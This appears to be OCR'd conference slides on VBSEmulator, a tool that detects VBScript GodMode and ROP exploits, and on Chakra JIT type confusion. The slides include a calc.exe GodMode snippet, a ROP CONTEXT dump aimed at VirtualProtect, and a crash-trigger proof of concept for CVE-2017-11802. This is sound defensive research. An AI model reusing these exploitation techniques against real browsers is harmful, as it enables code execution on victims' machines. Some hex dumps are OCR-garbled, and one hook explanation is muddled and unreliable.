eip=683944b9 esp=0e3fb920 ebp=0e3fb96c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=023 es=0023 fs=003b gs=0000              efl=00000246
vbscript!CScriptRuntime::RunNoEH:
683944b9 8bff    mov    edi,edi
```

```
0:018> dc poi(ecx+c0)+poi(poi(ecx+c0)+28)
0e6a7fa0 0073006d 00620067 0078006f 00280020 m.s.g.b.o.x, .(.,
0e6a7fb0 007400073 002900072 c0c00000 00000000 s.t.r.).....
0e6a7fc0 00000002 00000004 00000013 00000000 .....
0e6a7fd0 00000001 00000001 00000078 0000000c .....x.....
0e6a7fe0 00000000 00000000 00000800 381d0003 .....8
0e6a7ff0 28000000 00000048 00580001 00010200 ...(.H.....x.....
```


What is VBSEmulator

- One tool can **deobfuscate** vbs obfuscated sample
- One tool can detect **GodMode** or **ROP**

How does VBSEmulator work




How does VBSEmulator work



- Functions hooked are not exported
- Need to maintain one hooked functions entry point pattern
- By hooking LoadLibrary, I can use specialized vbscript.dll

Name	Description	Company Name	Path
sechost.dll	Host for SCM/SDDL/LSA Look...	Microsoft Corporation	C:\Windows\System32\sechost.dll
ucrtbase.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\ucrtbase.dll
user32.dll	多用户 Windows 用户 API 客...	Microsoft Corporation	C:\Windows\System32\user32.dll
usp10.dll	Uniscribe Unicode script p...	Microsoft Corporation	C:\Windows\System32\usp10.dll
uxtheme.dll	Microsoft® UxTheme 库	Microsoft Corporation	C:\Windows\System32\uxtheme.dll
vbscript.dll	Microsoft® VBScript	Microsoft Corporation	C:\Users\Administrator\Desktop\vbs\vbscript.dll
VbsEmulator.exe			C:\Users\Administrator\Desktop\vbs\VbsEmulator...
voruntime140.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\voruntime140.dll

How does VBSEmulator work



- Exploit1: GodMode

```
function runmumaa()
On Error Resume Next
set shell=createobject("wscript.shell")
shell.run "calc.exe",0
end function

; int __thiscall ColeScript::CanObjectRun(ColeScript *this, const struct _GUID *, struct IUnknown *, int)
?CanObjectRun@ColeScript@@QAEHABU_GUID@@PAUIUnknown@@@Z proc near
; CODE XREF: GetObjectFromProgID(ColeScript *, ushort *, ushort *, VAR *, int, ushort *)+221↑p

var_30      = dword ptr -30h
var_2C      = dword ptr -2Ch
var_28      = dword ptr -28h
pv          = dword ptr -24h
var_20      = dword ptr -20h
var_10      = dword ptr -10h
var_C       = dword ptr -8Ch
var_8       = dword ptr -8h
arg_0       = dword ptr 8
arg_4       = dword ptr 0Ch
arg_8       = dword ptr 10h


; int __thiscall ColeScript::InSafeMode(ColeScript *this, const struct _GUID *)
?InSafeMode@ColeScript@@QAEHPBU_GUID@@@Z proc near
; CODE XREF: GetObjectFromProgID(ColeScript *, ushort *, ushort *, VAR *, int, ushort *)+221↑p

arg_0        = dword ptr 8
; FUNCTION CHUNK AT .text:1002F439 SIZE 00000007 BYTES

        mov    edi, edi
        push   ebp
        mov    ebp, esp
        sub    esp, 30h
        mov    eax, __security_cookie
        xor    eax, ebp
        mov    [ebp+var_8], eax
        push   ebx
        mov    ebx, [ebp+arg_4]
        push   esi
        mov    esi, [ebp+arg_0]
        push   edi
        push   esi
        mov    edi, ecx
        mov    [ebp+var_30], ebx
        call   ?InSafeMode@ColeScript@@QAEHPBU_GUID@@@Z ; ColeScript::InSafeMode(_GUID const *)
        test  eax, eax
        jnz   short loc_1004C834
        inc   eax
        jmp   loc_1004C8E0
```

The exploit code uses VBScript to run calc.exe. It then hooks into the ColeScript library to intercept calls to `CanObjectRun` and `InSafeMode`. The `InSafeMode` hook checks if the security cookie is valid (at `[ecx+174h]`). If it is not, it calls `?InSafeMode@ColeScript@@QAEHPBU_GUID@@@Z` to handle the request.

How does VBSEmulator work



- Exploit2: ROP

```
typedef NTSTATUS(WINAPI* PFNNTContinue) (
    IN PCONTEXT ContextRecord,
    IN BOOLEAN TestAlert
);

DWORD Edi;
DWORD Esi;
DWORD Ebx;
DWORD Edx;
DWORD ECx;
DWORD Eax;

//
// This section is specified/returned if the
// ContextFlags word contains the flag CONTEXT_CONTROL.
//

DWORD Ebp;
DWORD Eip; // MUST BE SANITIZED
DWORD SegCs;
DWORD EFlags; // MUST BE SANITIZED
DWORD Esp;
DWORD SegSs;

//
// This section is specified/returned if the ContextFlags word
// contains the flag CONTEXT_EXTENDED_REGISTERS.
// The format and contexts are processor specific
//


BYTE ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];

} CONTEXT;
```

eax=0003ffff ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0
eip=76f15090 esp=08cdaf50 ebp=08cdaf3c iopl=0 nv up ei pl nz na po cy
cs=001b ss=0023 ds=0023 es=003b fs=003b gs=0000 efl=00000203
ntdll!ZwContinue:
76f15090 b83c000000 mov eax,3Ch
0:019> dd poi(eip+4)+B8 l8
0b02611c 74e11b2f 00000001b 00000000 08cd5000 CONTEXT.EIP = 0x74e11b2f
0b02612c 00000023 43434343 43434343 43434343 CONTEXT.ESP = 0x08cd500
0:019> ln 74e11b2f
(74e11b2f) KERNELBASE!VirtualProtect | (74e11b50) KERNELBASE!VirtualProtectEx
Exact matches:
0:019> dd 08cd5000 18
08cd5000 041d002c 041d002c 00003000 00000040 VirtualProtect params
08cd5010 041d0024 76f15090 44444444 0934f84c
0:019> dd 041d002c
041d002c cccccccc 41414141 41414141 41414141
041d003c 41414141 41414141 41414141 41414141
041d004c 41414141 41414141 41414141 41414141
041d005c 41414141 41414141 41414141 41414141
041d006c 41414141 41414141 41414141 41414141
041d007c 41414141 41414141 41414141 41414141

Annotations in red highlight the EIP, ESP, and ExtendedRegisters fields in the CONTEXT structure, as well as the VirtualProtect parameters and shellcode.

How does VBSEmulator work



- Detect Exploit1: GodMode
 - (1) Hook COleScript::CanObjectRun
 - (2) Check if safe mode flag modified
 - (3) If detect, throw exception and stop running ActiveX
- Detect Exploit2: ROP
 - (1) Hook ntdll!NtContinue
 - (2) Check if CONTEXT.Eip ==VirtualProtect
 - (3) If detect, throw exception and stop running shellcode

Demo


Chakra

What is Chakra

- A JavaScript engine developed by Microsoft
- Used in Microsoft Edge
- Forked from Jscript9 Used in Internet Explorer
- Open sourced as ChakraCore in GitHub ☺

How does Chakra work

- Parser
- Interpreter
- JIT compiler
- Garbage Collector



From: <https://github.com/Microsoft/ChakraCore/wiki/Architecture-Overview>

Basic variable type in Chakra

- **Array**
 - JavascriptArray
 - JavascriptNativeIntArray
 - JavascriptNativeFloatArray

Basic variable type in Chakra

- Array
- **JavascriptArray**
- JavascriptNativeIntArray
- JavascriptNativeFloatArray

```
var arr = [2.3023e-320, 0x1234, {}];  
  
0x0000024D248F1AF0 00007ffd34e67c18 0000024d248f3140  
0x0000024D248F1B00 0000000000000000 0000000000000005  
0x0000024D248F1B10 0000000000000003 0000024d249041e0  
0x0000024D248F1B20 0000024d249041e0 0000000000000000  
segment ←  
0x0000024D249041E0 0000000300000000 0000000000000011  
0x0000024D249041F0 0000000000000000 ffffc000000001234  
0x0000024D24904200 0001000000001234 0000024d2491a060  
0x0000024D24904210 00040002ffff80002 00040002ffff80002
```

Basic variable type in Chakra

- Array
- JavascriptArray
- **JavascriptNativeIntArray**
- JavascriptNativeFloatArray

```
var arr = [0x1234, 0x1234, 0x1234];  
  
0x000001F4D3861AF0 00007ffd34e68468 000001f4d3863180  
0x000001F4D3861B00 0000000000000000 0000000000000005  
0x000001F4D3861B10 0000000000000003 000001f4d3861b30  
0x000001F4D3861B20 000001f4d3861b30 000001ecd1ccdd20  
0x000001F4D3861B30 0000000300000000 0000000000000006  
0x000001F4D3861B40 0000000000000000 0000123400001234  
0x000001F4D3861B50 fff8000200001234 fff80002fff80002
```

Basic variable type in Chakra

- Array
- JavascriptArray
- JavascriptNativeIntArray
- **JavascriptNativeFloatArray**

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];  
0x000001F1BEF41AF0 00007ffd34e68c90 000001f1bef431c0  
0x000001F1BEF41B00 0000000000000000 0000000000000005  
0x000001F1BEF41B10 0000000000000003 000001f1bef41b30  
0x000001F1BEF41B20 000001f1bef41b30 000001e9bd38dd20  
0x000001F1BEF41B30 0000000300000000 0000000000000003  
0x000001F1BEF41B40 0000000000000000 0000000000001234  
0x000001F1BEF41B50 0000000000001234 0000000000001234  
0x000001F1BEF41B60 0000000000000000 0000000000000000
```

Basic variable type in Chakra

- Array
- Type Conversion in Array

```
var arr = [2.3023e-320, 2.3023e-320, 2.3023e-320];
```

0x0000023775BC1AF0	00007ffd37038c90	0000023775bc31c0
0x0000023775BC1B00	0000000000000000	0000000000000005
0x0000023775BC1B10	0000000000000003	0000023775bc1b30
0x0000023775BC1B20	0000023775bc1b30	0000022f741cdd20
0x0000023775BC1B30	0000000300000000	0000000000000003
0x0000023775BC1B40	0000000000000000	0000000000001234
0x0000023775BC1B50	0000000000001234	0000000000001234
0x0000023775BC1B60	0000000000000000	0000000000000000

JavascriptNativeFloatArray

↓ arr[0] = {};

JavascriptArray

0x0000023775BC1AF0	00007ffd37037c18	0000023775bc3140
0x0000023775BC1B00	0000000000000000	0000000000000005
0x0000023775BC1B10	0000000000000003	0000023775bc1b30
0x0000023775BC1B20	0000023775bc1b30	0000000000000000
0x0000023775BC1B30	0000000300000000	0000000000000003
0x0000023775BC1B40	0000000000000000	0000023775bea0a0
0x0000023775BC1B50	ffffc00000000001234	ffffc00000000001234
0x0000023775BC1B60	0000000000000000	0000000000000000

Basic variable type in Chakra



- Object
- Memory layout of DynamicObject

```
var obj1 = {a:1, b:2};
```

```
0x000001A62B54A0C0 00007ffd323d3690 000001a62b540b00  
0x000001A62B54A0D0 0001000000000001 0001000000000002
```

↓
`var obj2 = {__proto__:obj1};`

```
0x000001A62B54A0C0 00007ffd323d3690 000001a62b540d00  
0x000001A62B54A0D0 000001a62b54a0e0 0000000000000000  
0x000001A62B54A0E0 0001000000000001 0001000000000002
```



Chakra JIT Type Confusion

The screenshot shows a web-based bug tracking system interface. At the top, there is a navigation bar with links for 'project-zero' (highlighted in blue), 'New issue', 'All issues' (with a dropdown arrow), and a search bar containing the text 'chakra'. Below the navigation bar is a table listing 30 issues related to Chakra JIT Type Confusion.

ID	Status	Restrict	Reported	Vendor	Product	Finder	Summary + Labels
1709	Fixed	----	2018-Oct-31	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: JsBuiltInEngineInterfaceExtensionObject::InjectJsBuiltInLibraryCode just clears DisableImplicitFI
1705	Fixed	----	2018-Oct-25	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with InlineArrayPush CCProjectZeroMembers
1702	Fixed	----	2018-Oct-22	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion via NewScObjectNoCtor or InitProto CCProjectZeroMembers
1703	Fixed	----	2018-Oct-22	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion via InitClass CCProjectZeroMembers
1582	Fixed	----	2018-May-24	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Bugs in InitializeNumberFormat and InitializeDateFormat CCProjectZeroMembers
1581	Duplicate	----	2018-May-21	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Magic value can cause type confusion #2 CCProjectZeroMembers
1578	Fixed	----	2018-May-17	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with InlineArrayPush CCProjectZeroMembers
1576	Fixed	----	2018-May-16	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: DictionaryPropertyDescriptor::CopyFrom doesn't copy all fields CCProjectZeroMembers
1569	Fixed	----	2018-May-04	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: A bug in BoundFunction::NewInstance CCProjectZeroMembers
1570	Fixed	----	2018-May-04	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Parameter scope parsing bug CCProjectZeroMembers
1588	Fixed	----	2018-Jun-7	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with localeCompare CCProjectZeroMembers
1586	Fixed	----	2018-Jun-4	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with PathTypeHandlerBase::SetAttributesHelper CCProjectZeroMembers
1613	Fixed	----	2018-Jul-6	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion bug CCProjectZeroMembers
1612	Fixed	----	2018-Jul-4	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: BailOutOnInvalidatedArrayHeadSegment check bypass CCProjectZeroMembers
1502	Fixed	----	2018-Jan-08	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: The fix for issue 1420 is incomplete. CCProjectZeroMembers
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1542	Fixed	----	2018-Feb-27	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: EntrySimpleObjectSlotGetter can have side effects CCProjectZeroMembers
1534	Fixed	----	2018-Feb-21	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Cross context bug CCProjectZeroMembers
1531	Fixed	----	2018-Feb-19	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Magic value can cause type confusion CCProjectZeroMembers
1530	Fixed	----	2018-Feb-09	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: A bound check elimination bug CCProjectZeroMembers
1637	Fixed	----	2018-Aug-17	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: Type confusion with OP_Memset CCProjectZeroMembers
1565	Fixed	----	2018-Apr-20	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: ImplicitCallFlags check bypass with Intl CCProjectZeroMembers
1563	Fixed	----	2018-Apr-18	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: OOB reads/writes CCProjectZeroMembers
1560	Fixed	----	2018-Apr-11	Microsoft	Edge	lokihardt	Microsoft Edge: Chakra: JIT: Type confusion with hoisted SetConcatStrMultiItemBE instructions CCProjectZeroMembers

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
- Example

```
function opt(obj) {  
    foo(obj);  
}  
  
for(let i=0; i < 0x10000; i++) {  
    opt(obj1);  
}  
  
opt(obj2);
```

Chakra JIT Type Confusion

- Example

```
function opt(obj) {  
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}  
  
for(let i=0; i < 0x10000; i++) {  
    opt(obj1);  
}  
  
opt(obj2);
```



→ Force opt() to be JITed and optimized

Chakra JIT Type Confusion

- Example

```
function opt(obj) {  
    foo(obj);  
}
```



JITed opt() makes assumption on obj type
and bailout if type check fail

```
for(let i=0; i < 0x10000; i++) {  
    opt(obj1);  
}
```

```
opt(obj2);
```

Chakra JIT Type Confusion

- Example

```
function opt(obj) {  
    foo(obj);  
}  
→ foo() has side effect may change obj type
```

```
for(let i=0; i < 0x10000; i++) {  
    opt(obj1);  
}
```

```
opt(obj2);
```

Chakra JIT Type Confusion

- Example

```
function opt(obj) {  
    foo(obj);  
}  
  
for(let i=0; i < 0x10000; i++) {  
    opt(obj1);  
}  
  
opt(obj2);
```



Call opt() JITed code directly,
and if JITed code not check obj2 type if changed by foo(),
Type Confusion happened!

Chakra JIT Type Confusion

- Case Study: CVE-2017-11802

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}

for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});

opt(()=>{ arr[0]={}; return '0';});

//trigger exception
arr[1].toString();
```

From: <https://bugs.chromium.org/p/project-zero/issues/list?can=1&q=CVE-2017-11802>

Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
```



Define one JavascriptFloatArray

```
function opt(f) {  
    arr[0] = 1.1;  
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
    return 1;  
}  
  
for (var i = 0; i < 0x10000; i++)  
    opt(()=>{return '0';});
```

```
opt(()=>{ arr[0]={}; return '0';});
```

```
//trigger exception  
arr[1].toString();
```

```
chakracore!Js::JavascriptNativeFloatArray::`vftable' = <function> *[113]  
00000200`b3118930 00007ffd`46bbead8 00000200`b30f5240  
00000200`b3118940 00000000`00000000 00000000`00000005  
00000200`b3118950 00000000`00000002 00000200`b3118970  
00000200`b3118960 00000200`b3118970 000001f8`b16149a0  
00000200`b3118970 00000002`00000000 00000000`00000003  
00000200`b3118980 00000000`00000000 3ff19999`9999999a  
00000200`b3118990 3ff33333`33333333 80000002`80000002  
00000200`b31189a0 00000000`00000000 00000000`00000000
```

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Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];

function opt(f) {
    arr[0] = 1.1;
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));
    return 1;
}
```

```
for (var i = 0; i < 0x10000; i++)
    opt(()=>{return '0';});
```



for loop force opt() to be JITed and optimized

```
opt(()=>{ arr[0]={}; return '0';});
```

```
//trigger exception
arr[1].toString();
```

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Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Root Cause

```
let arr = [1.1, 1.2];
```

```
function opt(f) {  
    arr[0] = 1.1;  
    arr[1] = 2.3023e-320 + parseInt('a'.replace('a', f));  
    return 1;  
}
```

```
for (var i = 0; i < 0x10000; i++)
```

```
    opt(()=>{return '0';});
```

```
opt(()=>{ arr[0]={}; return '0';});
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```
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|replace| will trigger ImplicitCall callback

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```
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```

```
//trigger exception  
arr[1].toString();
```

| replace | will trigger ImplicitCall callback

| arr[0]={} | will change the Array type from
JavascriptNativeFloatArray to JavascriptArray

```
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]  
00000200`b3118930 00007ffd`46bbf1e8 00000200`b30f5140  
00000200`b3118940 00000000`00000000 00000000`00000005  
00000200`b3118950 00000000`00000002 00000200`b3118970  
00000200`b3118960 00000200`b3118970 00000000`00000000  
00000200`b3118970 00000002`00000000 00000000`00000003  
00000200`b3118980 00000000`00000000 00000200`b3a04560  
00000200`b3118990 fffc0000`00001234 80000002`80000002  
00000200`b31189a0 00000000`00000001 00000000`00000000
```

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```

```
//trigger exception
```

```
arr[1].toString();
```

JITed opt() still assumes arr type is JavascriptNativeFloatArray.
Type confusion happened!

```
00000200`b32411a5 488bc8      mov    rcx,rax  
00000200`b32411a8 48c1e930    shr    rcx,30h opt JITed Code  
00000200`b32411ac 4883f901    cmp    rcx,1  
00000200`b32411b0 750a        jne    00000200`b32411bc  
00000200`b32411b2 480f57c9    xorps xmml1,xmml1  
00000200`b32411b6 f20f2ac8    cvtsi2sd xmml1,eax  
00000200`b32411ba eb11        jmp    00000200`b32411cd  
00000200`b32411bc 488bc8      mov    rcx,rax  
00000200`b32411bf 48c1e932    shr    rcx,32h  
00000200`b32411c3 7408        je     00000200`b32411cd  
00000200`b32411c5 4833c3      xor    rax,rbx  
00000200`b32411c8 66480f6ec8  movq   xmml1,rax  
00000200`b32411cd f2480f58c8  addsd  xmml1,xmm0  
00000200`b32411d2 f2490f114d20 movsd   mmword ptr [r13+20h],xmml1  
00000200`b32411d8 48b801000000000000100 mov    rax,10000000000001h
```

```
chakracore!Js::JavascriptArray::`vftable' = <function> *[113]  
00000200`b3118930 00007ffd`46bbf1e8 00000200`b30f5140  
00000200`b3118940 00000000`00000000 00000000`00000005  
00000200`b3118950 00000000`00000002 00000200`b3118970  
00000200`b3118960 00000200`b3118970 00000000`00000000  
00000200`b3118970 00000002`00000000 00000000`00000003  
00000200`b3118980 00000000`00000000 00000200`b3a04560  
00000200`b3118990 00000000`00001234 00000002`80000002  
00000200`b31189a0 00000000`00000001 00000000`00000000
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```

```
//trigger exception
```

```
arr[1].toString();
```

rax=0004000000000000 rbx=000000e2d1cfedf0 rcx=000000e2d1cfeda0
rdx=00000000000001234 rsi=0001000000000001 rdi=00000200b3118930
rip=00007ffd466e3e8b rsp=000000e2d1cfed58 rbp=000000e2d1cfedc0
r8=000000e2d1cfeda0 r9=0000000000000000 r10=00000000000001234
r11=000000e2d1cfedb6 r12=0000000000000000 r13=000001f8b1680000
r14=00000000fffff01 r15=00000200b31343c0
iopl=0 nv up ei ng nz na pe cy
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010283
chakracore!Js::Type::GetTypeId [inlined in chakracore!ValueType::FromObject+0xb]:
00007ffd`466e3e8b 488b5208 mov rdx,qword ptr [rdx+8] ds:00000000`0000123c=??????????????????

think arr[1] is a pointer

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Chakra JIT Type Confusion

- Case Study: CVE-2017-11802 : Patch

```
1397 1404
1398 1405         if (indexMatched != CharCountFlag)
1399 1406         {
1400 -             Var pThis = scriptContext->GetLibrary()->GetUndefined();
1401 -             Var replaceVar = CALL_FUNCTION(scriptContext->GetThreadContext(), replacefn, CallInfo(4), pThis, match, JavascriptNumber::ToVar((int)indexMatched));
1402 +             ThreadContext* threadContext = scriptContext->GetThreadContext();
1403 +             Var replaceVar = threadContext->ExecuteImplicitCall(replacefn, ImplicitCall_Accessor, [=]()>Js::Var);
1404 +             {
1405                 Var pThis = scriptContext->GetLibrary()->GetUndefined();
1406                 return CALL_FUNCTION(threadContext, replacefn, CallInfo(4), pThis, match, JavascriptNumber::ToVar((int)indexMatched));
1407             });
1408             JavascriptString* replace = JavascriptConversion::ToString(replaceVar, scriptContext);
1409             const char16* inputStr = input->GetString();
